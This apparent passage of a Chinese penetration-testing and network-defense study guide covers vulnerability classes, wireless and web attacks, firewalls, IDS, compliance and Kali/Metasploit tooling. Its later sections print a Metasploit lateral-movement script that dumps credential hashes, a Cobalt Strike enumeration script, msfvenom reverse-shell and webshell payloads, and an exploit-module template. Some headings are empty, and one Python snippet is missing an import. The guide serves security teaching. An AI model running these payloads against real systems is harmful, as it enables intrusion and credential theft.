灰盒测试介于两者之间,测试人员掌握部分内部信息,如普通用户凭证、有限的网络访问权限或高层级的系统架构说明。这种测试类型在测试深度和真实性之间取得平衡,既能模拟有一定内部知识的攻击者(如离职员工、合作伙伴),又能控制测试成本和时间投入,是企业级安全评估中最常采用的测试模式。灰盒测试的典型应用场景包括:模拟已获取普通员工凭证的攻击者开展内网渗透,评估供应链攻击场景下的系统安全性,测试业务合作伙伴访问权限的滥用风险。
1.2 漏洞挖掘与利用
1.2.1 漏洞分类体系
漏洞的科学分类是安全研究的基础,业界形成了多维度、多层次的分类体系。OWASP Top 10作为Web应用安全领域的权威指南,2021版将权限控制失效(Broken Access Control)列为首位风险,涵盖94%测试应用中发现的越权访问问题;加密机制失效(Cryptographic Failures)紧随其后,强调敏感数据保护的核心在于加密机制的正确实现;注入式攻击(Injection)虽下滑至第三位,但SQL注入、命令注入、LDAP注入等仍是高频威胁;不安全设计(Insecure Design)作为新增类别,凸显安全左移与威胁建模的重要性;安全配置错误(Security Misconfiguration)、漏洞和过时组件(Vulnerable and Outdated Components)、身份识别和认证失败(Identification and Authentication Failures)、软件和数据完整性失败(Software and Data Integrity Failures)、安全日志和监控失败(Security Logging and Monitoring Failures)、服务器端请求伪造(SSRF)共同构成十大核心风险领域。
CVE(Common Vulnerabilities and Exposures)是由MITRE公司维护的全球通用漏洞标识系统,为每个公开披露的安全漏洞分配唯一的标识符,格式为CVE-年份-编号,便于安全社区的信息共享和协同处置。CVSS(Common Vulnerability Scoring System)提供量化的漏洞严重程度评分,当前广泛使用的CVSS v3.1版本从攻击向量、攻击复杂度、权限要求、用户交互、影响范围、机密性影响、完整性影响、可用性影响等八个维度计算基础分数,评分范围为0-10分,其中9.0-10.0为严重(Critical)、7.0-8.9为高(High)、4.0-6.9为中(Medium)、0.1-3.9为低(Low)。
0day漏洞指尚未被软件厂商知晓或修复的安全漏洞,攻击者利用此类漏洞发起攻击时,目标系统缺乏有效的防护措施,具有极高的隐蔽性和破坏力,往往是国家级APT组织和高水平攻击者的核心武器。Nday漏洞则是指已经公开披露但尚未被用户广泛修复的已知漏洞,尽管存在补丁或缓解措施,但由于企业补丁管理的滞后性,仍被攻击者大规模利用,如永恒之蓝(EternalBlue)漏洞在披露数年后仍造成广泛影响。
1.2.2 漏洞挖掘技术
漏洞挖掘技术经历了从手工分析到自动化智能检测的发展历程,形成了四大核心技术体系,各有其适用场景和技术特点。
静态代码分析(SAST)在不执行程序的情况下扫描源代码或字节码,通过模式匹配、数据流分析、控制流分析等技术识别潜在缺陷。SonarQube作为该领域的代表性工具,支持Java、Python、JavaScript等20余种语言,能够识别SQL注入、XSS和不安全的配置等常见问题,特别适合集成到CI/CD流程中实现自动化安全检测。SAST的优势在于能够在开发早期发现问题,修复成本低,但面临较高的误报率,且难以识别业务逻辑漏洞和运行时安全问题。
动态应用测试(DAST)在程序运行时进行,通过模拟攻击请求检测实际运行环境中的安全漏洞。OWASP ZAP和Burp Suite Scanner是代表性工具,通过爬虫覆盖应用功能点,主动发送恶意Payload验证漏洞存在性。DAST的优势在于误报率低,能够验证漏洞的实际可利用性,但测试覆盖率受限于爬虫能力,且难以测试需要复杂业务逻辑触发的漏洞。
模糊测试(Fuzzing)通过向目标程序输入大量畸形或随机生成的数据,监控异常行为(如崩溃、断言失败、内存泄漏)来发现潜在漏洞。现代模糊测试框架如AFL++、libFuzzer采用遗传算法优化输入生成,结合覆盖率反馈实现高效探索,已成为发现内存安全漏洞的主流技术。模糊测试的有效性高度依赖于种子语料库的质量和变异策略的选择,针对特定协议的定制化模糊器往往比通用工具具有更高的漏洞发现效率。
交互式应用安全测试(IAST)结合了SAST和DAST的优点,通过在应用程序运行时部署Agent或插桩代码,实时监控应用内部的数据流和控制流,精确识别漏洞触发路径。IAST能够提供低误报率、高准确性的漏洞检测结果,同时支持详细的修复指导,但需要在测试环境中部署专用Agent,对运行性能有一定影响,代表产品包括Contrast Security、Seeker等。
1.2.3 漏洞利用开发
漏洞利用开发是将安全研究转化为实际攻击能力的高阶技术,涉及漏洞利用链构造、Shellcode编写与编码、以及现代防护机制的绕过技术。漏洞利用链(Exploit Chain)构造针对现代系统的多层防护机制,单一漏洞往往难以直接获取系统控制权,需要将多个漏洞组合利用,逐步突破各层防御。典型的利用链包括:信息泄露漏洞获取内存地址绕过ASLR,类型混淆漏洞实现任意地址读写,最后通过控制流劫持漏洞执行Shellcode。
Shellcode是漏洞利用中执行攻击者指定功能的机器码,需要满足位置无关(PIC)、自包含、无空字节、规避字符过滤等约束条件。开发过程中需考虑目标架构(x86/x64/ARM/MIPS)、操作系统调用约定、以及字符集限制等因素。常见编码方式包括XOR编码、字母数字编码、Unicode编码等,Metasploit的msfvenom工具提供了丰富的编码器和载荷模板,极大地简化了Shellcode开发工作。
现代操作系统和编译器实现了多层防护机制,绕过这些防护是漏洞利用开发的核心挑战:
返回导向编程(ROP)通过控制栈上的返回地址,串联现有代码片段(gadgets)实现任意功能,无需直接执行注入的Shellcode。ROP链构造需要精确控制寄存器状态和栈布局,工具如ROPgadget、ROPeme可自动搜索可利用的gadgets。更高级的技术如跳转导向编程(JOP)和数据导向编程(DOP)进一步扩展了代码重用的可能性,对抗更严格的CFI防护。
1.3 Web安全深度剖析
1.3.1 注入类漏洞
注入类漏洞是Web应用中最普遍且危害严重的安全缺陷,其本质是将用户输入数据解释为代码执行。SQL注入作为最经典的代表,其技术形态持续演进:
联合查询注入通过UNION操作符合并恶意查询结果,适用于页面直接显示查询结果的场景,攻击者通过逐步探测列数、识别数据类型,最终提取敏感数据。报错注入利用数据库错误信息泄露数据结构,当应用程序未正确处理SQL错误时,攻击者可以通过构造特定语法错误的查询触发详细错误回显,如MySQL的extractvalue()、updatexml()函数,MSSQL的convert()函数等。盲注技术适用于无直接回显的场景,通过页面响应差异(布尔盲注)或响应时间差异(时间盲注)推断数据内容,需要大量请求但具有普遍适用性。堆叠注入在支持多语句执行的数据库中,通过分号分隔执行额外的恶意SQL语句,能够实现数据库写文件、命令执行等高级操作。
NoSQL注入针对MongoDB、Redis等非关系型数据库,利用查询操作符(如$ne、$gt、$regex)绕过身份验证或提取数据。ORM框架虽然提供了参数化查询机制,但在动态查询构建、原始SQL片段、聚合管道等场景仍存在注入风险。命令注入通过shell元字符(;、|、&、`、$())执行任意系统命令,常见触发点包括文件操作、邮件发送、PDF生成等功能。代码注入则将用户输入作为脚本语言解析执行,危险函数包括PHP的eval()、system(),Python的exec()、os.popen()等。XXE(XML外部实体)注入利用XML解析器处理外部实体的特性,读取本地文件、发起SSRF请求或导致拒绝服务,现代XML解析器已默认禁用外部实体处理以缓解风险。
防御注入攻击的核心原则是永远不要信任用户输入,必须实施严格的输入验证、参数化查询(Prepared Statements)、输出编码以及最小权限原则。参数化查询将SQL代码与数据分离,从根本上消除注入可能,是所有现代数据库访问框架推荐的标准实践。
1.3.2 身份认证漏洞
身份认证是安全体系的门户,其漏洞往往导致全面的系统失守。会话固定攻击强制用户使用攻击者指定的会话标识,在受害者登录后劫持其认证会话;防御措施包括登录时重新生成会话ID、绑定会话与客户端特征、设置合理的会话超时时间。会话劫持则通过窃取Cookie、预测会话ID或利用XSS获取有效凭证;防御依赖于HttpOnly和Secure标志、全站HTTPS、强随机数生成器、以及会话监控和异常检测。
JWT(JSON Web Token)作为现代分布式系统的认证机制,其安全缺陷日益突出:
OAuth 2.0和OpenID Connect协议虽然提供了标准化的授权和认证框架,但实现中的配置错误可能引入严重漏洞:redirect_uri验证不严导致授权码泄露至攻击者控制域名;state参数缺失导致CSRF攻击,绑定认证请求与用户会话;scope过度授权,申请超出实际需要的权限;Token端点缺乏客户端认证,被恶意应用滥用。多因素认证(MFA)绕过技术包括:SIM交换攻击劫持短信验证码;实时钓鱼代理(如Evilginx2)拦截TOTP码;推送疲劳攻击(MFA Bombing)诱导用户误操作批准;以及备份码猜测和SS7协议漏洞拦截语音验证码。
1.3.3 业务逻辑漏洞
业务逻辑漏洞源于应用程序设计缺陷,无法通过传统安全工具自动检测,需要深入理解业务场景进行人工分析:
水平越权(Insecure Direct Object Reference, IDOR)允许用户访问同级其他用户的数据,如通过修改order_id=123为order_id=124查看他人订单详情。垂直越权则使低权限用户获得高权限功能,如普通用户直接访问/admin/dashboard管理界面。支付逻辑缺陷包括价格篡改(修改商品价格为负数或零)、数量篡改(将数量改为小数或负数)、优惠券叠加使用、支付状态绕过(直接访问支付成功页面)等,直接导致经济损失。验证码机制常见缺陷包括:验证码可重复使用、客户端验证绕过、验证码可预测或爆破、图形验证码OCR识别、短信验证码无频率限制等。密码重置流程攻击向量包括:重置Token可预测或可爆破、重置链接未绑定用户、Host头劫持重置邮件、响应包泄露重置Token、旧密码验证绕过等。
1.4 无线网络安全
1.4.1 无线协议安全演进
无线网络安全经历了从完全开放到逐步强化的演进过程,每一代协议都伴随着重大安全漏洞的发现和修复:
WEP(Wired Equivalent Privacy)作为802.11最初的加密标准,采用RC4流密码和24位IV(初始化向量),由于IV空间过小(2^24),在繁忙网络中数小时内即可发生碰撞,且密钥调度算法存在统计偏差,攻击者通过收集足够数据包(约5-10万包)即可恢复密钥。2001年Fluhrer、Mantin和Shamir发表的FMS攻击,以及后续的KoreK、PTW等改进方法,使得Aircrack-ng等工具可在数分钟内破解WEP。
WPA(Wi-Fi Protected Access)引入TKIP(Temporal Key Integrity Protocol)作为过渡方案,保留RC4但增加了密钥混合、消息完整性校验(MIC)和重放保护,但仍基于WEP硬件设计,存在Michael MIC攻击、Beck-Tews攻击等漏洞。WPA2采用AES-CCMP加密,使用128位密钥和48位IV,大幅提升了安全性,但PSK(Pre-Shared Key)模式的安全性取决于密码强度,弱密码易受离线字典攻击。2017年披露的KRACK(Key Reinstallation Attack)攻击利用WPA2四次握手的密钥重装漏洞,迫使Nonce重用,可解密和伪造数据包。
WPA3于2018年发布,SAE(Simultaneous Authentication of Equals)替代PSK实现前向保密,即使密码泄露也无法解密历史流量;192位安全模式满足敏感网络需求;OWE(Opportunistic Wireless Encryption)为开放网络提供加密。然而,2019年披露的Dragonblood攻击系列(包括SAE侧信道攻击、降级攻击、缓存攻击)揭示了WPA3的实现漏洞,强调了安全协议正确实现的重要性。
1.4.2 无线攻击技术
伪AP(Evil Twin)攻击搭建与合法网络同名的恶意接入点,诱导用户连接后实施中间人攻击、流量嗅探或钓鱼攻击。增强版本Karma攻击响应任何探测请求,自动模拟客户端曾经连接过的网络;MANA攻击结合Karma和主动解除认证,强制客户端连接到恶意AP。去认证攻击(Deauthentication Attack)发送伪造的去认证帧断开客户端与AP的连接,常用于捕获WPA/WPA2四次握手包进行离线破解,或强制客户端连接恶意AP。802.11w管理帧保护协议可防御此类攻击,但部署率较低。
蓝牙协议安全涉及多个层面:传统蓝牙(BR/EDR)的配对过程存在PIN码爆破漏洞;BLE(Bluetooth Low Energy)的Just Works配对模式缺乏MITM保护;蓝牙漏洞如BlueBorne、KNOB、BIAS等影响数十亿设备。ZigBee作为物联网常用协议,采用默认链路密钥(ZigBee Alliance 09密钥)和可预测的网络密钥分发机制,存在严重的密钥管理漏洞。
1.4.3 无线渗透测试实战
无线渗透测试需要专用硬件和软件环境的配置。兼容的无线网卡需支持监听模式(Monitor Mode)和帧注入,推荐芯片组包括Atheros AR9271、Ralink RT3070/RT3572、Realtek RTL8812AU等,Kali Linux内置驱动支持即插即用。物理机安装或USB持久化启动可发挥硬件最大性能。
Aircrack-ng套件是无线安全测试的核心工具集,功能模块协同工作:
Wifite作为自动化无线审计工具,整合多工具流程实现一键化攻击:wifite --wpa --dict wordlist.txt自动扫描、选择目标、执行去认证、捕获握手包并启动破解,适合快速评估大量网络。企业无线渗透测试需关注802.1X认证绕过(如EAP-PEAP的MS-CHAPv2离线破解、EAP-TLS客户端证书窃取)、RADIUS服务器攻击、证书验证机制和VLAN隔离有效性。
2. 网络防御与安全管理
2.1 防火墙与访问控制
2.1.1 防火墙技术架构
防火墙技术经历了四代演进,从简单的包过滤发展到智能化的下一代防火墙,每一代都在前代基础上增强安全能力和应用感知:
包过滤防火墙工作在网络层和传输层,基于源/目的IP、端口、协议类型等头部信息制定允许或拒绝规则,处理高效但无法感知连接状态和应用语义,易受IP欺骗攻击。状态检测防火墙引入会话表机制,跟踪TCP连接的三次握手和状态转换,仅允许符合协议规范的报文通过,有效抵御伪造连接和状态异常攻击。应用层防火墙(WAF)深度解析HTTP/HTTPS流量,识别SQL注入、XSS、CSRF等Web攻击特征,采用基于签名、行为和机器学习的多重检测机制,可部署为硬件设备、软件模块或云服务形态。
下一代防火墙(NGFW)整合了传统防火墙、IPS、VPN、应用识别、用户身份管理等功能,基于应用而非端口、用户而非IP地址、内容而非包进行策略控制,集成威胁情报实现动态防护。Palo Alto的App-ID技术能够识别数千种应用程序,无论其使用何种端口或协议,成为企业边界的主流选择。
2.1.2 主流防火墙配置
iptables/nftables规则工程
iptables是Linux系统经典的包过滤框架,采用表-链-规则三级结构。五个内置表包括:filter表(默认,用于包过滤)、nat表(网络地址转换)、mangle表(包修改)、raw表(连接追踪豁免)、security表(强制访问控制)。常用链包括INPUT(发往本机的包)、OUTPUT(本机发出的包)、FORWARD(经过本机转发的包)、PREROUTING(路由前处理)、POSTROUTING(路由后处理)。
典型规则示例:
# 允许已建立连接和关联流量
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

# 允许SSH(限制来源网段)
iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT

# 允许HTTP/HTTPS
iptables -A INPUT -p tcp -m multiport --dports 80,443 -j ACCEPT

# 默认拒绝(显式规则后)
iptables -P INPUT DROP
iptables -P FORWARD DROP
nftables作为iptables的继任者,提供更统一的语法、更好的性能和更灵活的数据结构,逐步在现代Linux发行版中取代iptables。其核心改进包括:集合(set)和映射(map)支持高效的多元素匹配、动态集实现自动更新、以及原生的流量计数和日志记录。
云原生安全组与网络ACL
云环境中的安全组(Security Group)和网络ACL(Network Access Control List)实现虚拟防火墙功能:
两者结合实现分层防御:安全组用于保护特定实例,网络ACL在子网边界提供额外屏障。最小权限原则要求仅开放必要的端口和协议,默认拒绝所有流量,显式允许特定通信。
2.2 入侵检测与防御系统
2.2.1 IDS/IPS技术原理
入侵检测系统(IDS)和入侵防御系统(IPS)构成主动防御的关键组件,其检测机制分为三大类:
基于签名的检测维护已知攻击特征的数据库,通过模式匹配识别恶意流量,Snort规则语言是业界标准,优势在于准确率高、可解释性强,但无法检测未知威胁和变种攻击,特征库需要持续更新。基于异常的检测算法建立正常行为基线,标记偏离基线的活动为可疑,常用技术包括统计分析、聚类分析、孤立森林等,能够发现零日攻击和内部威胁,但面临基线建立困难、误报率高等挑战。基于信誉的威胁情报整合IP、域名、文件哈希等IOC(失陷指标),实时阻断已知恶意实体,情报质量和更新频率直接影响防护效果。
机器学习在入侵检测中的应用日益深入:监督学习训练分类模型识别攻击类型;无监督学习发现异常模式;深度学习处理高维特征和序列数据。但模型可解释性和对抗样本鲁棒性仍是实际部署的挑战。
2.2.2 开源IDS/IPS部署
Snort作为最广泛部署的开源IDS,采用规则语言描述检测逻辑,支持内容匹配、PCRE正则、流重组、协议解码等高级特性。规则优化技术包括:规则分类和优先级设置、规则排序减少冗余检查、快速模式匹配(MPSE算法)、共享对象规则(预编译高性能检测)。社区规则库(Community Rules)提供免费更新,商业VRT规则库(Snort Subscriber Rules)提供更及时的威胁覆盖。
Suricata采用多线程架构提升性能,内置Lua脚本扩展和文件提取功能,单规则集同时支持IDS和IPS模式。其YAML配置文件提供细粒度的性能调优选项,包括线程数、检测模式、流引擎参数、应用层协议配置等,适用于大规模高速网络环境。
Zeek(原Bro)区别于传统IDS,专注于网络流量的高层语义分析,生成结构化日志(conn、http、dns、ssl、files等)供后续分析,支持自定义脚本实现复杂分析逻辑,成为威胁狩猎和网络取证的重要工具。OSSEC作为主机入侵检测系统,监控文件完整性、日志分析、Rootkit检测、主动响应,代理-服务器架构支持大规模部署。
2.3 安全策略与合规
2.3.1 安全框架与标准
ISO/IEC 27001作为国际公认的信息安全管理标准,采用PDCA(计划-执行-检查-改进)循环模型,涵盖安全策略、信息安全组织、资产管理、人力资源安全、物理和环境安全、通信和操作管理、访问控制、信息系统获取开发和维护、信息安全事件管理、业务连续性管理、符合性等14个控制域。认证过程包括差距分析、体系建立、内部审核、管理评审和外部认证,有效期三年需持续监督审核。
等级保护2.0作为中国网络安全的基本制度,2019年正式实施,将保护对象扩展至云计算、移动互联、物联网、工业控制系统,安全要求分为安全通用要求和安全扩展要求。测评流程包括定级、备案、建设整改、等级测评、监督检查五个阶段,第三级及以上系统需通过测评机构的年度测评。
NIST网络安全框架(CSF)提供识别、保护、检测、响应、恢复五个核心功能的结构化方法,CIS Controls列出20项优先安全控制措施,按实施优先级分为基础(Basic)、基础+组织(Foundational + Organizational)三类,为组织提供可落地的安全基线。
2.3.2 安全策略制定
可接受使用策略(AUP)定义员工对组织IT资源的合理使用边界,涵盖网络访问、软件安装、数据handling、社交媒体使用等方面,明确禁止行为和违规后果,是所有员工和第三方用户必须遵守的基础性政策。密码策略需规定最小长度(建议12字符以上)、复杂度要求、更换周期、历史密码限制,同时部署密码管理器和多因素认证降低用户负担;NIST SP 800-63B数字身份指南取消了定期强制密码更改的要求,强调检测泄露密码和阻止弱密码。
数据分类与分级保护根据敏感程度和业务影响将数据划分为公开、内部、机密、绝密等级别,实施差异化的访问控制、加密保护、备份策略和审计要求。供应商安全评估纳入第三方风险管理,审查供应商的安全资质、数据处理实践、事件响应能力,合同条款明确安全责任和违约后果。
2.4 风险评估与管理
2.4.1 风险评估方法论
风险评估是安全决策的科学基础,系统化的方法论确保评估结果的可靠性和可比性:
资产识别与价值评估建立全面的IT资产清单,包括信息资产(数据、软件、知识产权)、物理资产(服务器、网络设备、终端)、人员资产(关键岗位、专业技能)、服务资产(云服务、外包服务),从业务重要性、数据敏感性、替代成本等维度量化资产价值。威胁建模采用结构化方法识别潜在威胁,STRIDE模型从六个维度分析威胁类型;攻击树以图形化方式分解攻击目标至基本事件,通过逻辑门(AND/OR)组合,支持定量分析攻击成本和概率。
脆弱性识别结合自动化扫描、渗透测试、代码审计、配置核查等手段,发现技术和管理层面的安全弱点,CVSS评分或自定义评分模型量化脆弱性严重程度。风险计算采用定性或定量方法,经典公式为:风险值 = 资产价值 × 威胁可能性 × 脆弱性严重程度,结果用于优先级排序和资源分配决策。风险处置策略包括:规避(消除风险源)、转移(购买保险或外包)、缓解(实施控制措施降低风险)、接受(经管理层批准承担残余风险)。
2.4.2 安全运营体系
安全运营中心(SOC)是组织安全能力的集中体现,成熟度模型从初始级(被动响应)到优化级(预测性防御)逐步提升:
核心职能包括:7×24小时安全监控、事件分析(告警验证和优先级排序)、事件响应(遏制、根除、恢复)、威胁情报(收集和应用)、合规报告(满足审计要求)。安全事件响应流程遵循PDCERF模型:准备(Preparation)阶段建立响应团队、工具和预案;检测(Detection)阶段识别安全事件并初步分类;抑制(Containment)阶段隔离受影响系统防止扩散;根除(Eradication)阶段清除威胁根源;恢复(Recovery)阶段恢复业务运行;跟踪(Follow-up)阶段总结经验教训并改进防护。
威胁狩猎(Threat Hunting)超越被动响应,基于假设驱动主动搜索潜伏威胁,运用MITRE ATT&CK框架指导狩猎活动,结合行为分析和威胁情报识别高级持续性威胁。安全度量设计KPI体系,包括平均检测时间(MTTD)、平均响应时间(MTTR)、漏洞修复时效、钓鱼演练点击率等,以数据驱动安全能力持续改进。
3. 核心工具与平台实战
3.1 Kali Linux全栈精通
3.1.1 系统基础与安装
Kali Linux作为业界领先的渗透测试发行版,由Offensive Security维护,基于Debian滚动更新,预装600余种安全工具,覆盖信息收集、漏洞分析、无线攻击、Web渗透、逆向工程、取证分析等全领域。部署方式灵活多样,适应不同场景需求:
物理机安装需从官网(kali.org)下载ISO镜像,验证SHA256校验值后制作启动介质,注意UEFI设置中禁用Secure Boot(Kali内核未签名)。虚拟机部署推荐VMware Workstation或VirtualBox,配置桥接网络模式获得独立IP地址,与真实设备处于同一网络层级,支持完整的攻防双向交互,是模拟实战场景的首选网络模式。云环境部署可利用AWS、Azure、GCP等平台的官方镜像,快速构建可扩展的测试基础设施,需配置安全组限制管理端口访问、使用密钥认证替代密码、启用云厂商的入侵检测服务。
持久化USB配置将Kali部署到U盘,保留系统更新和个人配置,配合Live Boot实现便携渗透测试环境;加密持久分区保护敏感数据,即使U盘丢失也不会泄露信息。系统初始化阶段,软件源优化是提升工具更新速度的关键,建议替换为国内镜像站点(清华大学、中科大、阿里云)并配置apt-cacher-ng实现局域网缓存;中文环境配置涉及locale设置、中文字体安装(fonts-wqy-zenhei)和输入法框架部署(fcitx或ibus)。
3.1.2 核心工具矩阵
Kali Linux的工具生态覆盖渗透测试全生命周期,形成完整的工具矩阵:
Nmap深度应用:作为信息收集阶段的基石工具,Nmap的扫描策略直接影响后续渗透效率。主机发现命令nmap -sn 192.168.1.0/24 -n执行Ping扫描仅判断主机存活状态,-n参数禁用DNS解析以提升速度。全面扫描命令nmap -sS -sV -O -A -p- target组合了SYN半开放扫描(-sS)、服务版本探测(-sV)、操作系统识别(-O)、全面脚本扫描(-A)及全端口范围扫描(-p-),该组合可获取目标的完整攻击面画像,但扫描耗时显著增加。NSE(Nmap Scripting Engine)脚本引擎提供600余个脚本,覆盖漏洞检测、信息收集和后渗透利用,如--script=vuln自动执行漏洞扫描脚本集,--script=firewall-bypass尝试绕过防火墙限制。
Metasploit Framework集成:MSF作为漏洞利用与后渗透的核心平台,其数据库集成能力支撑大规模渗透测试。启动前需确保PostgreSQL服务运行:service postgresql start,随后msfconsole进入交互式控制台。Workspace机制支持多项目隔离:workspace -a project_name创建新工作区,workspace切换上下文。数据库驱动的主机管理:db_nmap扫描结果自动入库,hosts/services查询已发现资产,vulns查看关联漏洞信息,这一数据流水线显著提升了复杂网络环境的渗透测试效率。
3.1.3 高级定制化配置
Kali Linux的高级定制化满足专业渗透测试的特定需求,从ISO构建到容器化部署形成完整的技术栈:
自定义ISO构建(live-build)
使用live-build框架创建包含特定工具集、配置和脚本的个性化发行版,实现团队标准化部署和现场快速启动:
# 安装构建依赖
sudo apt install curl git live-build cdebootstrap

# 获取官方构建配置
git clone git://gitlab.com/kalilinux/build-scripts/live-build-config.git
cd live-build-config/kali-config

# 选择桌面环境变体(GNOME/KDE/XFCE/i3wm等)
./build.sh --distribution kali-rolling --variant i3wm --verbose
关键定制点包括:kali-config/variant-*/package-lists/kali.list.chroot定义预装软件包列表,可替换kali-linux-default元包为精简自定义集合;kali-config/common/includes.chroot/目录下的文件将被注入目标系统,支持预配置桌面壁纸、i3wm配置文件、Openbox自动启动脚本等个性化设置。
容器化与编排部署
Docker化渗透测试环境实现工具的快速部署和隔离运行:
docker pull kalilinux/kali-rolling
docker run -ti --rm --network host kalilinux/kali-rolling /bin/bash
# 容器内安装所需工具
apt update && apt install -y nmap metasploit-framework
Kubernetes编排支持大规模分布式扫描节点集群,配合持久化存储卷实现扫描结果集中收集。Helm Chart封装常见渗透测试场景,如helm install recon ./kali-recon-chart一键部署网络侦察环境。
桌面环境深度定制
i3wm平铺窗口管理器通过键盘驱动的高效操作受到高级用户青睐,核心配置文件~/.config/i3/config定义工作区布局、快捷键绑定及自动启动程序:
# 常用快捷键配置
bindsym Mod+Return exec i3-sensible-terminal
bindsym Mod+d exec rofi -show run
bindsym Mod+Shift+q kill
bindsym Mod+1 workspace 1:web
bindsym Mod+2 workspace 2:term
bindsym Mod+3 workspace 3:hack

# 状态栏配置
bar {
    status_command i3status
    colors {
        focused_workspace  #4c7899 #285577 #ffffff
    }
}
Conky系统监视器配置~/.i3wm_conkyrc实时显示CPU/内存/网络状态,Polybar作为替代方案提供更现代的视觉效果和模块扩展。
3.1.4 自动化脚本开发
自动化是渗透测试规模化和标准化的关键,Kali Linux支持多层次的脚本开发:
Bash/Python自动化扫描脚本
批量端口扫描与结果解析:
#!/bin/bash
TARGETS="targets.txt"
OUTPUT_DIR="scan_results_$(date +%Y%m%d)"
mkdir -p $OUTPUT_DIR

while read ip; do
    echo "[*] Scanning $ip..."
    nmap -sS -sV -O -p- --script=vuln -T4 $ip \
        -oN $OUTPUT_DIR/$ip.nmap \
        -oX $OUTPUT_DIR/$ip.xml
done < $TARGETS

echo "[+] Results saved to $OUTPUT_DIR"
Python脚本利用Scapy实现自定义数据包构造:
#!/usr/bin/env python3
from scapy.all import IP, TCP, sr1
import asyncio

async def syn_scan(target, port):
    pkt = IP(dst=str(target))/TCP(dport=port, flags='S')
    resp = sr1(pkt, timeout=1, verbose=0)
    if resp and resp.haslayer(TCP) and resp[TCP].flags == 'SA':
        return (target, port, 'open')
    return (target, port, 'closed')

async def scan_network(network, ports):
    targets = list(ipaddress.ip_network(network).hosts())
    tasks = [syn_scan(t, p) for t in targets for p in ports]
    results = await asyncio.gather(*tasks)
    return [r for r in results if r[2] == 'open']
Metasploit资源文件(RC)
自动化内网横向移动:
# lateral_movement.rc
<ruby>
# 自动加载利用模块
run_single("use exploit/windows/smb/psexec")
run_single("set RHOSTS 192.168.1.10-50")
run_single("set SMBUser administrator")
run_single("set SMBPass aad3b435b51404eeaad3b435b51404ee:hash_here")
run_single("set PAYLOAD windows/meterpreter/reverse_tcp")
run_single("set LHOST 192.168.1.100")
run_single("exploit -j -z")

# 等待会话建立后执行后渗透
sleep(30)
framework.sessions.each do |sid, session|
  run_single("sessions -i #{sid}")
  run_single("run post/windows/gather/hashdump")
  run_single("run post/windows/gather/enum_logged_on_users")
  run_single("background")
end
</ruby>
执行方式:msfconsole -r lateral_movement.rc,实现无人值守的内网凭证收集。
Cobalt Strike Aggressor脚本
C2基础设施自动化管理,Beacon上线自动执行系统信息收集:
# auto_enum.cna
on beacon_initial {
    binput($1, "执行自动枚举...");
    bshell($1, "whoami /all");
    bshell($1, "net localgroup administrators");
    bshell($1, "systeminfo");
    bshell($1, "tasklist /v");
    binput($1, "枚举完成,数据已回传");
}
3.1.5 特定场景实战应用
红队基础设施搭建
现代红队行动依赖resilient C2架构,核心组件包括:
域前置(Domain Fronting)技术利用CDN服务商的共享IP池,将C2流量伪装成指向合法域名的HTTPS连接,在TLS层隐藏真实目的地。CloudFront、Azure CDN等主流服务商已逐步限制域前置,但特定配置和地区服务仍可利用。替代方案包括:DNS隧道(iodine/dnscat2)、HTTPS域前置变种(Domain Hiding)、WebSocket长连接、社交媒体/云存储作为dead drop等。
内网渗透与横向移动
成功获取初始立足点后,技术栈包括:
BloodHound工具通过SharpHound数据收集器枚举Active Directory的权限关系,生成攻击路径图,识别通往域管理员的最短链路。关键查询包括:拥有DCSync权限的用户、Kerberoastable服务账户、无约束委派配置、以及ACL滥用路径。
物理渗透与社会工程学
ICS/SCADA工控安全测试
Kali的工控工具集包括modbus-cli(Modbus协议交互)、s7scan(西门子S7扫描)、conpot(蜜罐部署)。测试方法论遵循Purdue模型分层:Level 0-1现场设备层关注固件提取与协议fuzzing;Level 2过程控制层测试HMI漏洞与工程师站权限;Level 3制造执行层审计MES系统与数据库安全。Shodan搜索port:502可发现暴露的Modbus设备,但需严格授权方可测试。
3.2 Metasploit框架深度应用
3.2.1 框架架构与核心组件
Metasploit Framework采用模块化架构,核心组件协同工作实现完整的渗透测试流程:
msfconsole核心工作流:
msfconsole                    # 启动框架
search ms17_010              # 搜索漏洞模块
use exploit/windows/smb/ms17_010_eternalblue  # 选择模块
show options                 # 查看配置选项
set RHOSTS 192.168.1.100     # 设置目标
set LHOST 192.168.1.10       # 设置监听地址
set PAYLOAD windows/x64/meterpreter/reverse_tcp  # 选择payload
exploit                      # 执行攻击
sessions -l                  # 列出活动会话
sessions -i 1                # 交互指定会话
msfvenom载荷生成:
# Windows反向TCP Meterpreter
msfvenom -p windows/meterpreter/reverse_tcp \
    LHOST=192.168.1.10 LPORT=4444 \
    -e x86/shikata_ga_nai -i 10 \
    -f exe -o payload.exe

# Linux绑定Shell ELF
msfvenom -p linux/x86/shell/bind_tcp \
    RHOST=192.168.1.100 LPORT=5555 \
    -f elf -o bind_shell.elf

# Web应用JSP Webshell
msfvenom -p java/jsp_shell_reverse_tcp \
    LHOST=192.168.1.10 LPORT=4444 \
    -f raw -o shell.jsp
编码器(-e)和迭代编码(-i)实现基本的免杀处理,但现代EDR的检测能力要求更高级的规避技术。
Meterpreter高级功能:
3.2.2 漏洞利用模块开发
自定义Exploit模块开发扩展Metasploit的能力边界:
模块结构解析:
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = NormalRanking  # 利用可靠性评级

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Custom Buffer Overflow',
      'Description'    => %q{
        This module exploits a stack buffer overflow in vulnerable service.
      },
      'Author'         => [ 'Your Name' ],
      'License'        => MSF_LICENSE,
      'References'     => [
        [ 'CVE', '2024-XXXX' ],
        [ 'URL', 'https://example.com/advisory' ]
      ],
      'Payload'        => {
        'Space'       => 1000,
        'BadChars'    => "\x00\x0a\x0d",
      },
      'Targets'        => [
        [ 'Windows 10 / Service 1.0', { 'Ret' => 0x00401234 } ],
        [ 'Windows 11 / Service 2.0', { 'Ret' => 0x00405678 } ],
      ],
      'DefaultTarget'  => 0,
      'DisclosureDate' => '2024-01-15'
    ))
  end

  def check
    # 漏洞存在性验证
    connect
    sock.put("VERSION\r\n")
    res = sock.get_once
    disconnect

    if res && res.include?("Service 1.0")
      return Exploit::CheckCode::Appears
    end
    Exploit::CheckCode::Safe
  end

  def exploit
    connect

    buf = rand_text_alpha(target['Offset'])
    buf += [target.ret].pack('V')  # EIP覆盖
    buf += make_nops(16)           # NOP滑梯
    buf += payload.encoded         # Shellcode

    sock.put(buf)
    disconnect

    handler  # 启动payload处理器
  end
end
